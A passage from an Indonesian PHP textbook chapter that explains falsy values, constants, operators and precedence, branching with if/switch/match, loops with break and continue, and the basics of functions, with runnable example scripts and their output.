Jika *Anda* menginginkan konversi, nyatakan. Diterapkan pada `"3.9 kg"`, `intval()` menghasilkan `3` (angka dari depan, berhenti pada karakter bukan angka pertama), `floatval()` menghasilkan `3.9`, dan `is_numeric()` menghasilkan `false`, karena *keseluruhan string* itu bukan bilangan. Fungsi ketiga itulah yang jujur: `intval()` dan `floatval()` tidak pernah gagal; keduanya mengembalikan 0 untuk sampah sehingga dapat menyembunyikan kesalahan. *Cast* `(int) $x`, `(float) $x`, `(string) $x`, dan `(bool) $x` melakukan pekerjaan yang sama dengan fungsi-fungsi `…val()`. Jika sebuah isian formulir harus berupa bilangan bulat, bab ini bahkan lebih ketat lagi dan mencocokkan teksnya dengan sebuah pola sebelum mengonversinya (fungsi `whole()` pada Subbab 3.18).

3.7.5 Apa yang dianggap salah

Setiap nilai dapat berdiri di tempat yang mengharapkan Boolean, dan PHP memiliki daftar tetap nilai-nilai yang dianggap salah (**Tabel 3.2**). Selain itu, semuanya benar.

Tabel 3.2 Daftar lengkap nilai yang dianggap salah dalam PHP. Perhatikan `"0"`, yang salah, dibandingkan `"0.0"` dan `" "`, yang keduanya benar.

Nilai	Sebagai Boolean
`false`	salah
`0` (bilangan bulat nol)	salah
`0.0` dan `-0.0`	salah
`""` (*string* kosong)	salah
`"0"` (*string* berisi satu nol)	salah
`[]` (*array* kosong)	salah
`null`	salah
selain itu	**benar**

Dua entri sering menjebak. *String* `"0"` bernilai salah, tidak seperti di hampir semua bahasa lain; di Python `bool("0")` bernilai `True`. Dan satu spasi bernilai **benar**, sehingga isian formulir yang berisi satu spasi dianggap "benar" walaupun manusia akan menyebutnya kosong. Karena itulah setiap validator dalam bab ini memanggil `trim()` sebelum memutuskan apa pun.

3.8 Konstanta

Konstanta adalah nama bagi nilai yang tidak pernah berubah selama program berjalan. Menulis `PRICE_PER_KG` alih-alih `8000` di dua puluh tempat berarti bahwa ketika papan harga berubah, Anda menyunting satu baris saja. **Kode 3.7** membuat satu konstanta dengan masing-masing cara:

```
define('SHOP_NAME', 'Profitina Laundry');
const PRICE_PER_KG = 8000;
```

`define()` dijalankan ketika barisnya dijalankan; `const` ditetapkan saat kompilasi dan juga dapat dipakai di dalam kelas, jadi utamakan `const`. Tiga aturan: konstanta **tidak memakai tanda dolar**; konstanta peka huruf besar-kecil dan menurut kebiasaan ditulis dalam `UPPER_SNAKE_CASE`; dan konstanta bersifat **global**, terlihat di dalam setiap fungsi tanpa deklarasi `global`. Aturan terakhir itulah alasan daftar harga Laundry pada Subbab 3.16 disimpan dalam konstanta. Java menulis `static final int PRICE_PER_KG = 8000;`; Python tidak memiliki konstanta yang dipaksakan, hanya kesepakatan bahwa nama berhuruf besar tidak boleh diberi nilai ulang.

3.9 Operator

Operator menggabungkan nilai menjadi nilai baru. **Gambar 3.9** dan **Gambar 3.10** mendaftar operator PHP menurut kelompoknya, masing-masing dengan contoh.

Kelompok	Operator	Contoh → hasil
Aritmetika	`+ - * / % **`	`17 % 5 → 2;  4 ** 2 → 16`
Penugasan	`= += -= *= /= .=`	`$t = 8000;  $t += 2000 → 10000`
Perbandingan	`== != <> < > <= >=`	`5 == "5" → true`
Identitas	`=== !==`	`5 === "5" → false`
Spaceship (PHP 7)	`<=>`	`3 <=> 8 → -1;  8 <=> 8 → 0`
Inkremen	`++$i $i++ --$i $i--`	`$i = 10; $i++ → 10, lalu 11`
Logika	`&& || ! and or xor`	`false && f() → f() tak dijalankan`

Gambar 3.9 Operator aritmetika, penugasan, perbandingan, identitas, *spaceship*, inkremen, dan logika, masing-masing dengan contoh dan hasilnya.

Kelompok	Operator	Contoh → hasil
String	`. .=`	`"Profitina" . " Laundry"`
Gabungan array	`+`	`[a=>1] + [a=>9, b=>2] → [a=>1, b=>2]`
Perbandingan array	`== != <> === !==`	`pasangan sama / pasangan, urutan, tipe sama`
Ternary	`?:`	`$units > 3 ? "bulk" : "normal"`
Null coalescing (PHP 7)	`??`	`$_GET["q"] ?? ""  (tanpa peringatan)`

Gambar 3.10 Operator *string*, *array*, dan penugasan bersyarat. Operator *null coalescing* `??` menyediakan nilai bawaan bagi isian permintaan yang mungkin tidak ada.

3.9.1 Aritmetika, perbandingan, dan inkremen

`+ - * / % **` menjumlah, mengurangi, mengalikan, membagi, mengambil sisa bagi, dan memangkatkan. Dua di antaranya perlu kehati-hatian. **Pembagian menghasilkan float jika hasilnya tidak bulat**: `17 / 5` adalah `3.4`, dan `intdiv(17, 5)` adalah `3`. **Operator sisa bagi bekerja pada bilangan bulat**: `17 % 5` adalah `2`, dan `$i % 2 == 1` adalah cara menguji bilangan ganjil, seperti yang dilakukan `print_odd()` pada Subbab 3.12.

`==` dan `!=` (juga `<>`) membandingkan secara longgar; `===` dan `!==` membandingkan secara ketat. `<=>`, operator ***spaceship*** dari PHP 7, mengembalikan bilangan negatif, nol, atau bilangan positif sesuai sisi kiri lebih kecil, sama, atau lebih besar; itulah persis jawaban yang dibutuhkan fungsi pengurutan.

`$i++` memberikan nilai **lama**, lalu menambah satu; `++$i` menambah satu, lalu memberikan nilai **baru**.

3.9.2 Logika, dan evaluasi hubung-singkat

`&&` berarti dan, `||` berarti atau, `!` berarti tidak. Kata `and`, `or`, dan `xor` juga ada, dengan *presedens yang berbeda*, dan itu jebakan yang dibahas di bawah. PHP mengevaluasi logika **dari kiri ke kanan dan berhenti begitu jawabannya pasti**: jika sisi kiri `&&` salah, sisi kanan tidak pernah dijalankan. Evaluasi hubung-singkat (*short-circuit*) ini adalah alat, bukan sekadar percepatan:

```
if (isset($_POST['units']) && $_POST['units'] > 0) { /* ... */ }
```

Jika isiannya tidak ada, uji kedua tidak pernah dijalankan, sehingga tidak pernah mengeluh tentang kunci yang hilang.

3.9.3 *String*, *array*, dan penugasan bersyarat

`.` menyambung dua *string* dan `.=` menambahkan di belakang: `$a .= $b` berarti `$a = $a . $b`. Untuk *array*, `+` adalah **gabungan** (*union*): ia mempertahankan setiap kunci *array* kiri dan hanya menambahkan kunci yang belum dimilikinya. `?:` adalah **ternary**, `if … else` yang menghasilkan nilai. `??` adalah ***null coalescing***, operator yang paling sering Anda pakai untuk menangani formulir: `$x = $a ?? $b` memberikan `$a` jika ada dan tidak null, dan `$b` jika tidak, *tanpa* peringatan ketika `$a` adalah kunci *array* yang tidak ada. Jadi `$_POST['note'] ?? ''` adalah cara yang benar untuk membaca isian opsional.

3.9.4 Presedens, dikerjakan

Ketika beberapa operator bertemu dalam satu ekspresi, **presedens** menentukan mana yang diterapkan lebih dulu dan **asosiativitas** menentukan urutan di antara yang setara. **Tabel 3.3** mendaftar tingkatan yang Anda perlukan, dari yang tertinggi.

Tabel 3.3 Presedens operator dalam PHP 8, dari yang tertinggi. Operator kata `and`, `or`, dan `xor` berada *di bawah* penugasan; bentuk simbolnya berada di atasnya.

Tingkat	Operator	Asosiativitas
1	`**`	kanan
2	`++ -- (int) (float) (string) !`	kanan
3	`* / %`	kiri
4	`+ -`	kiri
5	`.` (PHP 8: di bawah `+` dan `-`)	kiri
6	`< <= > >=`	nonasosiatif
7	`== != === !== <> <=>`	nonasosiatif
8	`&&`	kiri
9	`||` (atau logika)	kiri
10	`??`	kanan
11	`? :`	nonasosiatif
12	`= += -= *= /= .= %= **=`	kanan
13	`and`	kiri
14	`xor`	kiri
15	`or`	kiri

Kerjakan `2 + 3 * 4 ** 2` dengan tangan:

1. `**` mengikat paling kuat: $4^2 = 16$, tersisa `2 + 3 * 16`.
2. `*` mengalahkan `+`: $3 \times 16 = 48$, tersisa `2 + 48`.
3. Akhirnya $2 + 48 = 50$.

Sekarang jebakan yang diperingatkan baris-baris terakhir tabel. Karena `and` mengikat *lebih lemah* daripada `=`, `$x = true and false;` berarti `($x = true) and false;`, sehingga `$x` menjadi `true`. Tulislah `&&` dan `||`, jangan `and` dan `or`, dan bila ragu tambahkan tanda kurung; tanda kurung tidak ada ruginya dan mengalahkan segalanya. **Kode 3.8** menjalankan setiap kelompok, termasuk kedua baris jebakan itu.

Kode 3.8 `03_operators.php`: setiap kelompok operator dijalankan satu kali. Jalankan dengan `php 03_operators.php`.

```php
<?php
// 03_operators.php — arithmetic, comparison, logic, and precedence.

$a = 17;
$b = 5;
echo "a = $a, b = $b",                        PHP_EOL;
echo "a + b  = ", $a + $b,                    PHP_EOL;
echo "a - b  = ", $a - $b,                    PHP_EOL;
echo "a * b  = ", $a * $b,                    PHP_EOL;
echo "a / b  = ", $a / $b,                    PHP_EOL;
echo "a % b  = ", $a % $b,                    PHP_EOL;
echo "a ** 2 = ", $a ** 2,                    PHP_EOL;
echo "intdiv(a, b) = ", intdiv($a, $b),       PHP_EOL;

// Comparison
echo '5 == "5"   -> ', var_export(5 == "5", true),  PHP_EOL;
echo '5 === "5"  -> ', var_export(5 === "5", true), PHP_EOL;
echo '5 != "5"   -> ', var_export(5 != "5", true),  PHP_EOL;
echo '5 !== "5"  -> ', var_export(5 !== "5", true), PHP_EOL;
echo '3 <=> 8    -> ', 3 <=> 8,                     PHP_EOL;
echo '8 <=> 3    -> ', 8 <=> 3,                     PHP_EOL;
echo '8 <=> 8    -> ', 8 <=> 8,                     PHP_EOL;

// Increment and decrement
$i = 10;
echo 'post: $i++ gives ', $i++, ', then $i is ', $i, PHP_EOL;
$j = 10;
echo 'pre:  ++$j gives ', ++$j, ', then $j is ', $j, PHP_EOL;

// Precedence, worked out
echo "2 + 3 * 4 ** 2 = ", 2 + 3 * 4 ** 2, PHP_EOL;

// Null coalescing and ternary
$qty = null;
echo 'null ?? 1        = ', $qty ?? 1, PHP_EOL;
$kilos = 4;
echo 'ternary          = ', ($kilos > 3 ? "bulk price" : "normal price"), PHP_EOL;

// String operators
$t1 = "Profitina";
$t2 = " Laundry";
echo "concatenation    = ", $t1 . $t2, PHP_EOL;
$t1 .= $t2;
echo 'after $t1 .= $t2 = ', $t1, PHP_EOL;
```

Kode 3.8 (Lanjutan) *03_operators.php: setiap kelompok operator dijalankan satu kali. Jalankan dengan php 03_operators.php.*

```php
// Logical short-circuit
function shout(string $s): bool { echo "  [evaluated $s]", PHP_EOL; return true; }
echo "false && shout('B'):", PHP_EOL;
$r = (false && shout('B'));
echo "  result = ", var_export($r, true), PHP_EOL;
echo "true || shout('C'):", PHP_EOL;
$r = (true || shout('C'));
echo "  result = ", var_export($r, true), PHP_EOL;

// The famous precedence trap
$x = true and false;   // '=' binds tighter than 'and'
$y = (true and false);
echo 'x = true and false   -> ', var_export($x, true), PHP_EOL;
echo 'y = (true and false) -> ', var_export($y, true), PHP_EOL;
```

```
a = 17, b = 5
a + b  = 22
a - b  = 12
a * b  = 85
a / b  = 3.4
a % b  = 2
a ** 2 = 289
intdiv(a, b) = 3
5 == "5"   -> true
5 === "5"  -> false
5 != "5"   -> false
5 !== "5"  -> true
3 <=> 8    -> -1
8 <=> 3    -> 1
8 <=> 8    -> 0
post: $i++ gives 10, then $i is 11
pre:  ++$j gives 11, then $j is 11
2 + 3 * 4 ** 2 = 50
null ?? 1        = 1
ternary          = bulk price
concatenation    = Profitina Laundry
after $t1 .= $t2 = Profitina Laundry
false && shout('B'):
  result = false
true || shout('C'):
  result = true
x = true and false   -> true
y = (true and false) -> false
```

`[evaluated B]` dan `[evaluated C]` tidak pernah muncul: evaluasi hubung-singkat membuat fungsinya tidak pernah dipanggil. Dan baris presedens sesuai dengan perhitungan tangan: 50.

Java dan Python memiliki sebagian besar isi tabel ini. Perbedaannya: di Java `17 / 5` adalah `3` untuk dua `int`, di Python `17 / 5` adalah `3.4` dan `17 // 5` adalah `3`; keduanya tidak memiliki `===`, karena keduanya tidak melakukan *type juggling*; dan operator kata Python `and`, `or`, `not` mengikat di atas penugasan, sehingga jebakan di atas tidak ada di sana.

3.10 Membuat Keputusan

Program yang selalu melakukan hal yang sama hanyalah dokumen. Yang menjadikannya program adalah kemampuannya melihat sebuah nilai lalu memilih.

3.10.1 if, else, dan elseif

```
if ($age >= 17) {
    echo "Eligible to apply a driving license!";
} else {
    echo "Sit in the back seat, please!";
}
```

Kondisinya dievaluasi. Jika dianggap benar (**Tabel 3.2**), blok pertama dijalankan; jika tidak, blok `else` yang dijalankan. Tepat satu dari keduanya berjalan, tidak pernah keduanya dan tidak pernah tak satu pun. Tanpa `else`, kondisi yang salah hanya melewati bloknya: pada usia 16 tidak ada yang dicetak sama sekali, dan itu bukan galat.

Jika hasilnya lebih dari dua, rangkaikan dengan `elseif`. PHP menguji kondisi secara berurutan, mengambil yang **pertama** bernilai benar, dan melewati sisanya:

```
if ($units <= 0) {
    $band = "nothing to wash";
} elseif ($units < 5) {
    $band = "small load";
} elseif ($units < 10) {
    $band = "medium load";
} else {
    $band = "large load";
}
```

Karena uji dijalankan berurutan, uji kedua tidak perlu menulis `$units > 0 && $units < 5`: jika kendali sampai di sana, uji pertama sudah gagal. Mengurutkan uji dari yang paling sempit ke yang paling lebar membuat setiap uji tetap sederhana.

> **PERINGATAN:** `=` bukan `==`. `if ($age = 17)` *memberikan* nilai 17 lalu bertanya apakah 17 bernilai benar, dan memang benar, sehingga cabang itu selalu berjalan dan variabelnya rusak tanpa suara. Menulis konstanta di depan, `if (17 == $age)`, mengubah salah ketik `if (17 = $age)` menjadi galat sintaksis yang ditangkap interpreter.

3.10.2 Ternary dan sintaksis alternatif

`$status = ($age >= 17) ? "Eligible to apply a driving license!" : "Sit in the back seat, please!";` adalah `if … else` yang *menghasilkan nilai*. Pakailah bila tujuannya memilih nilai, bukan mengerjakan sesuatu; PHP 8 menolak ternary bersarang tanpa tanda kurung, dan itu cara bahasa ini melindungi Anda.


PHP juga memiliki **sintaksis alternatif** dengan titik dua dan `endif;`. Kelihatannya aneh sampai Anda menulis templat:

```
<?php if ($errors): ?>
  <p class="err">Something is wrong.</p>
<?php endif; ?>
```

Di halaman dengan selusin blok bersarang, `endif`, `endforeach`, dan `endwhile` memberi tahu konstruksi mana yang sedang ditutup, sedangkan `}` yang sendirian tidak memberi tahu apa pun. Setiap halaman situs Laundry memakai gaya ini.

3.10.3 switch dan match

Jika satu nilai dibandingkan dengan sederet kemungkinan, `switch` menyatakannya lebih gamblang daripada rangkaian `elseif`. Contoh klasiknya memetakan angka oktan (RON) bahan bakar Indonesia ke mereknya, dan **Gambar 3.11** menggambarkan jalannya kendali.



Gambar 3.11 Cara `switch` berjalan. Kendali melompat ke `case` yang cocok; `break` keluar dari pernyataan. Tanpa `break`, eksekusi *terus mengalir* ke `case` berikutnya.

```
switch ($ron) {
    case 88: echo "Premium"; break;
    case 90: echo "Pertalite"; break;
    case 92: echo "Pertamax"; break;
    case 98: echo "Pertamax Turbo"; break;
}
```

`break` di akhir setiap `case` bukan hiasan. Tanpanya, PHP melompat ke `case` yang cocok lalu *terus menjalankan semua case di bawahnya*: jika 90 cocok dan tidak ada `break`, Anda akan melihat `PertalitePertamaxPertamax Turbo`. Cabang `default:` menangkap semua yang tidak cocok. Perhatikan bahwa `switch` membandingkan dengan `==` yang longgar.

PHP 8 menambahkan `match`, sebuah ekspresi yang membandingkan dengan `===`, tidak memerlukan `break`, menghasilkan nilai, dan melempar galat jika tidak ada yang cocok dan tidak ada `default`:

```
echo match ($ron) {
    88 => "Premium", 90 => "Pertalite", 92 => "Pertamax", 98 => "Pertamax Turbo",
    default => "unknown fuel",
};
```

Tabel 3.4 membandingkan bentuk-bentuknya.

Tabel 3.4 Bentuk-bentuk percabangan, dan kapan masing-masing merupakan pilihan yang jujur.

Bentuk	Pakailah jika	Perbandingan	Menghasilkan
`if` / `if … else`	satu atau dua kemungkinan	kondisi apa saja	tidak ada
`if … elseif … else`	beberapa kondisi berurutan	kondisi apa saja	tidak ada
`?:`	Anda perlu *memilih nilai*	kondisi apa saja	nilai
`switch`	satu nilai terhadap daftar	`==` longgar	tidak ada
`match`	satu nilai terhadap daftar	`===` ketat	nilai

Java memiliki `if`, `?:`, dan `switch` yang sama, ditambah `switch` panah yang tidak memerlukan `break` (dipakai dalam `Web.h()`, Subbab 3.17). Python memiliki `if`/`elif`/`else`, `a if condition else b`, dan `match … case`.

3.11 Perulangan

Perulangan (*loop*) menjalankan sebuah blok lebih dari sekali. PHP memiliki empat, dan pilihan di antaranya ditentukan oleh satu pertanyaan: **apakah Anda tahu sebelumnya berapa kali?**

for menaruh ketiga bagiannya pada satu baris: apa yang dilakukan sekali sebelum mulai, apa yang diuji sebelum *setiap* putaran, dan apa yang dilakukan sesudah setiap putaran. `for ($i = 1; $i <= 7; $i++) { echo $i; }` mencetak `1234567`: `$i` mulai dari 1, uji $1 \leq 7$ terpenuhi, 1 dicetak dan `$i` menjadi 2, demikian seterusnya sampai $8 \leq 7$ gagal. Pakailah jika jumlahnya diketahui.

while memencarkan bagian-bagian yang sama: inisialisasi sebelumnya, uji di atas, dan jangan lupa mengubah variabel di dalam. `$i = 0; while ($i <= 7) { echo $i; $i = $i + 1; }` mencetak `01234567`, delapan angka, karena mulai dari 0. Pakailah jika jumlah putaran tidak diketahui sebelumnya: membaca baris sampai berkas habis.

> **PERINGATAN:** Lupakan inkremennya dan perulangan `while` tidak pernah berakhir. Di halaman web, perulangan tak berujung menggantung permintaan sampai `max_execution_time` PHP menghentikannya, tiga puluh detik peramban berputar. Jika sebuah halaman tak kunjung termuat, curigai perulangan yang variabelnya tidak berubah.

do … while menguji di **bawah**, sehingga badannya selalu berjalan **paling sedikit sekali**. Pada `$i = 100; do { echo $i; } while ($i <= 7);` ujinya salah sejak awal, namun `100` tetap tercetak. Itulah bentuk yang tepat untuk "tanyakan, lalu periksa jawabannya": pertanyaan harus diajukan sebelum dapat dinilai.

foreach menelusuri *array* dari awal sampai akhir tanpa indeks dan tanpa kemungkinan melewati ujungnya: `foreach ($_POST as $value)`, atau `foreach ($order as $field => $value)` untuk sekaligus mendapat kuncinya (Subbab 3.13).


3.11.1 break dan continue

`break` keluar dari perulangan sepenuhnya; `continue` meninggalkan putaran *saat ini* dan berpindah ke putaran berikutnya. **Gambar 3.12** adalah program kecil yang memakai keduanya, dan **Gambar 3.13** adalah cetakannya.

break_continue.php

```
1  <html>
2      <body>
3          <?php
4              for ($i = 0; $i <= 10; $i++) {
5                  if ($i == 3) {
6                      continue;
7                  }
8                  if ($i == 7) {
9                      break;
10                 }
11                 echo "$i ";
12             }
13         ?>
14     </body>
15 </html>
```

Gambar 3.12 `php/classic/break_continue.php`: contoh `break` dan `continue`. Perulangan ditulis untuk berjalan dari 0 sampai 10, tetapi dua pernyataan di dalamnya mengubah hal itu.



Gambar 3.13 Apa yang dicetak **Gambar 3.12**: `0 1 2 4 5 6`. Angka tiga hilang dan deretnya berhenti di enam.

Tabel 3.5 menelusuri `$i` putaran demi putaran.

Tabel 3.5 Perulangan pada **Gambar 3.12** ditelusuri dengan tangan. Pada 3, `continue` melompati `echo`; pada 7, `break` meninggalkan perulangan, sehingga 8, 9, dan 10 tidak pernah terjadi.

`$i`	`$i == 3`?	`$i == 7`?	Yang terjadi	Tercetak sejauh ini
0	tidak	tidak	mencetak `0`	`0`
1	tidak	tidak	mencetak `1`	`0 1`
2	tidak	tidak	mencetak `2`	`0 1 2`
3	**ya**	(tidak diuji)	`continue`: lompat ke putaran berikutnya	`0 1 2`
4	tidak	tidak	mencetak `4`	`0 1 2 4`
5	tidak	tidak	mencetak `5`	`0 1 2 4 5`
6	tidak	tidak	mencetak `6`	`0 1 2 4 5 6`
7	tidak	**ya**	`break`: keluar dari perulangan	`0 1 2 4 5 6`

Perhatikan bahwa ketika `continue` terpicu, `$i++` pada kepala `for` **tetap dijalankan**, dan bahwa pada 7 `break` terpicu sebelum `echo`, sehingga keluaran berakhir di 6.

3.11.2 Semua percabangan dan perulangan, dijalankan

Kode 3.9 mengumpulkan semua bentuk dari Subbab 3.10 dan 3.11 ke dalam satu berkas.

Kode 3.9 `04_control_flow.php`: setiap bentuk percabangan dan perulangan dalam satu berkas yang dapat dijalankan.

```
<?php
// 04_control_flow.php — every branch and every loop PHP gives you.

// --- if ---------------------------------------------------------------
$age = 17;
if ($age >= 17) {
    echo "Eligible to apply a driving license!", PHP_EOL;
}

// --- if ... else ------------------------------------------------------
$age = 15;
if ($age >= 17) {
    echo "Eligible to apply a driving license!", PHP_EOL;
} else {
    echo "Sit in the back seat, please!", PHP_EOL;
}

// --- the ternary ------------------------------------------------------
$age = 21;
$status = ($age >= 17) ? "Eligible to apply a driving license!"
                       : "Sit in the back seat, please!";
echo $status, PHP_EOL;

// --- if ... elseif ... else -------------------------------------------
$kilos = 12;
if ($kilos <= 0) {
    $band = "nothing to wash";
} elseif ($kilos < 5) {
    $band = "small load";
} elseif ($kilos < 10) {
    $band = "medium load";
} else {
    $band = "large load";
}
echo "$kilos kg is a $band", PHP_EOL;

// --- if ... endif (the alternative syntax) ----------------------------
$age = 30;
if ($age >= 17) :
    echo "Eligible to apply a driving license!", PHP_EOL;
endif;
```

Kode 3.9 (Lanjutan) *04_control_flow.php: setiap bentuk percabangan dan perulangan dalam satu berkas yang dapat dijalankan.*

```
// --- switch ... case ------------------------------------------------
foreach ([88, 90, 92, 98, 95] as $ron) {
    switch ($ron) {
        case 88: echo "RON $ron -> Premium",        PHP_EOL; break;
        case 90: echo "RON $ron -> Pertalite",      PHP_EOL; break;
        case 92: echo "RON $ron -> Pertamax",       PHP_EOL; break;
        case 98: echo "RON $ron -> Pertamax Turbo", PHP_EOL; break;
        default: echo "RON $ron -> unknown fuel",   PHP_EOL;
    }
}

// --- match (PHP 8), switch's strict younger sibling --------------------
$ron = 92;
echo "match: ", match ($ron) {
    88      => "Premium",
    90      => "Pertalite",
    92      => "Pertamax",
    98      => "Pertamax Turbo",
    default => "unknown fuel",
}, PHP_EOL;

// --- for ------------------------------------------------------------
echo "for:      ";
for ($i = 1; $i <= 7; $i++) { echo $i; }
echo PHP_EOL;

// --- while ----------------------------------------------------------
echo "while:    ";
$i = 0;
while ($i <= 7) { echo $i; $i = $i + 1; }
echo PHP_EOL;

// --- do ... while ---------------------------------------------------
echo "do-while: ";
$i = 0;
do { echo $i; $i = $i + 1; } while ($i <= 7);
echo PHP_EOL;

// --- do ... while runs at least once --------------------------------
echo "do-while with a false test: ";
$i = 100;
do { echo $i; } while ($i <= 7);
echo PHP_EOL;
```

Kode 3.9 (Lanjutan) *04_control_flow.php: setiap bentuk percabangan dan perulangan dalam satu berkas yang dapat dijalankan.*

```
// --- foreach --------------------------------------------------------
$order = ["service" => "wash-and-fold", "kilos" => 3, "express" => true];
foreach ($order as $field => $value) {
    echo "  $field = ", var_export($value, true), PHP_EOL;
}

// --- break and continue ---------------------------------------------
echo "break/continue: ";
for ($i = 0; $i <= 10; $i++) {
    if ($i == 3) { continue; }
    if ($i == 7) { break; }
    echo "$i ";
}
echo PHP_EOL;
```

```
Eligible to apply a driving license!
Sit in the back seat, please!
Eligible to apply a driving license!
12 kg is a large load
Eligible to apply a driving license!
RON 88 -> Premium
RON 90 -> Pertalite
RON 92 -> Pertamax
RON 98 -> Pertamax Turbo
RON 95 -> unknown fuel
match: Pertamax
for:      1234567
while:    01234567
do-while: 01234567
do-while with a false test: 100
  service = 'wash-and-fold'
  kilos = 3
  express = true
break/continue: 0 1 2 4 5 6
```

Baris terakhir adalah deret yang ditelusuri pada **Tabel 3.5**, dan `do … while` mencetak 100 sekali walaupun ujinya salah sejak awal. Java menulis keempat perulangan itu dengan kata kunci yang sama; `foreach`-nya dieja `for (String s : list)`. Python hanya memiliki `for x in collection` dan `while`; ia berhitung dengan `for i in range(1, 8)` dan sama sekali tidak memiliki `do … while`.

3.12 Fungsi, Cakupan, dan Cara Argumen Berpindah

3.12.1 Apa itu fungsi

Fungsi adalah blok pernyataan bernama yang Anda jalankan dengan menulis namanya: ditulis sekali, dinamai menurut kerjanya, diubah di satu tempat. Fungsi yang mengembalikan nilai disebut *fungsi*; yang hanya melakukan tindakan, dalam kosakata lama, disebut *prosedur*. PHP tidak membedakan keduanya: prosedur hanyalah fungsi yang `return`-nya tidak pernah Anda tulis. **Gambar 3.14** dan **Gambar 3.15** memperlihatkan contoh kedua jenis, dan **Gambar 3.16** adalah keluarannya.

functions.php


```
1  <html>
2      <body>
3          <?php
4              // Function: no parameter
5              function print_odd() {
6                  for ($i = 0; $i < 100; $i++) {
7                      if ($i % 2 == 1) {
8                          echo "$i ";
9                      }
10                 }
11             }
12             // Call the function
13             echo "Call the function print_odd()<br>";
14             print_odd();
15             echo "<br>";
16             echo "<br>";
17             // Function: with the parameter
18             function print_odd2($begin, $end) {
19                 for ($i = $begin; $i < $end; $i++) {
20                     if ($i % 2 == 1) {
21                         echo "$i ";
22                     }
23                 }
24             }
```

Gambar 3.14 `php/classic/functions.php`: separuh pertama contoh: `print_odd()` tanpa parameter, lalu `print_odd2()` dengan dua parameter.

functions.php

```
25             // Call the function
26             $a = 5;
27             $b = 70;
28             echo "Call the function print_odd() from $a to $b<br>";
29             print_odd2($a, $b);
30             echo "<br>";
31             echo "<br>";
32             // Function: with the return
33             function circleArea($radius) {
34                 return 3.14 * $radius * $radius;
35             }
36             // Call the function
37             $r = 100;
38             echo "The area of a circle with the radius $r = ";
39             echo circleArea($r);
40         ?>
41     </body>
42 </html>
```

Gambar 3.15 `php/classic/functions.php`: separuh kedua: memanggil `print_odd2()` dengan 5 dan 70, lalu `circleArea()`, fungsi yang *mengembalikan* nilai alih-alih mencetaknya.



Gambar 3.16 Keluaran **Gambar 3.14** dan **Gambar 3.15**. Nilai `31400` dikembalikan oleh `circleArea(100)`; kode pemanggilnyalah yang mencetaknya.

3.12.2 Mendeklarasikan, mengembalikan, memberi tipe

Bentuknya `function name(parameters) { body; return value; }`. **Parameter** adalah nama yang dipakai fungsi untuk merujuk nilai-nilai yang diberikan kepadanya. `return` **menghentikan fungsi seketika**, fungsi tanpa `return` mengembalikan `null`, dan `return` menyerahkan nilai kepada *pemanggil*; ia tidak mencetaknya. **Gambar 3.16** memperlihatkan mengembalikan dan mencetak berdampingan.

PHP modern mengizinkan Anda menyatakan apa yang masuk dan apa yang keluar: `function circleArea(float $radius): float`. Taruh `declare(strict_types=1);` pada baris pertama berkas, dan PHP *menolak* tipe yang salah alih-alih mengonversinya, sehingga jawaban salah yang diam-diam berubah menjadi galat yang lantang (Subbab 3.23). Parameter boleh memiliki **nilai bawaan**, dan PHP 8 menambahkan **argumen bernama** sehingga parameter di tengah dapat dilewati: dengan `laundryCost(int $units, int $unitPrice = 8000, int $delivery = 0)`, panggilan `laundryCost(units: 4, delivery: 10000)` mempertahankan harga bawaan.

3.12.3 Cakupan: fungsi tidak dapat melihat ke luar dirinya

